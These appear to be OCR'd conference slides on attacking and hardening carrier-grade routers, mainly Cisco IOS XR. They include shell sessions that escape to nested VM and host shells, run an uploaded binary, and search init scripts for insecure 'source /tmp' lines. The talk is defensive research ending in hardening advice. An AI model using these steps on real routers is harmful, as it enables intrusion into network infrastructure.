
  QNX (RTOS) based

- Modern XR (6+) :

  Virtualisation all the way


  LXC or docker containers

  Codebase++




Cisco – IOS XR maze

```
RP/0/RP0/CPU0:LAB#
RP/0/RP0/CPU0:LAB#run
Mon Nov 16 21:27:01.148 UTC

[xr-vm_node0_RP0_CPU0:~]$
[xr-vm_node0_RP0_CPU0:~]$exit
exit
RP/0/RP0/CPU0:LAB#admin
Mon Nov 16 21:27:05.958 UTC

root connected from 127.0.0.1 using
console on xr-vm_node0_RP0_CPU0
sysadmin-vm:0_RP0#
sysadmin-vm:0_RP0# run
Mon Nov  16 21:27:08.336 UTC

[sysadmin-vm:0_RP0:~]$
[sysadmin-vm:0_RP0:~]$ssh 10.0.2.16
[host:0_RP0:~]$
[host:0_RP0:~]$
```



Cisco – IOS XR maze

- Router is now a full virtualisation cluster
- Lots of places to hide code
- Lateralization from one card to another



The game, you just lost again

No execution prevention here, code execution still possible on the target.

```
$ scp hello rnet-p1:disk0:
(pemeriaud@rnet-p1) Password:
hello         100% 1717KB 116.3KB/s   00:14
Connection to rnet-p1 closed by remote host

RP/0/RSP0/CPU0:RNET-P1# bash
[RNET-P1:~]$ file /misc/scratch/hello
/misc/scratch/hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, not stripped

[RNET-P1:~]$ /misc/scratch/hello
Hello, World!
```

The game, you just lost again

Still the same kind of insecure practices

```
[sysadmin-vm:0_RSP0:~]$ grep -cr "source /tmp" /
/etc/rc.d/init.d/spirit_pd.sh:1
/etc/rc.d/init.d/xrnginstall-asr9k-pd.sh:1
/etc/rc.d/init.d/pd-functions:2
/misc/disk1/tftpboot/asr9k-common-7.4.2:1
/install_repo/gl/calvados/asr9k-sysadmin-7.4.2:1
/install_repo/gl/host/host-7.4.2:1
/install_repo/gl/xr/asr9k-xr-7.4.2:1
...
```

Filesystem access is however a bit more restricted from XR cli:

```
RP/0/RSP0/CPU0:RNET-P103# more /tmp/set_env_vars
more : /tmp/set_env_vars : Path outside filesystem disallowing access
```


Cisco XR7

- With Cisco XR7+, it is possible to host your own workloads with dataplane access
- Hopefully with better monitoring

- More research needs to be done in that direction.

- Overall code quality seems better than Junipers.

- Cisco currently working on hardening XR



Agenda

Past attacks

Previous research

Evolution in router software architecture

An era of new vulnerabilities

Conclusion

This is the end

- Big routers are not that scary inside
  - If you already know your stuff from Unix, you should be fine as redteamer.
- Unfortunately also true for attackers
- Router malwares used to be highly targeted for specific architectures
  - Nowadays a shell script works as well
- Network security goes way beyond TCP-AO, RPKI and anti-DDoS

What to do now

- Vendors :
  - Apply hardening wherever possible
  - Reduce attack surface. Reduce LoC
  - Quicker and hitless upgrades
  - Don’t treat shell script security as less important than C

- Telcos :
  - Monitor your gear. Really. Active polling of every layer of virtualization is mandatory
  - Upgrade quickly
  - Decomission end-of-life equipement

Danke
Thanks
Merci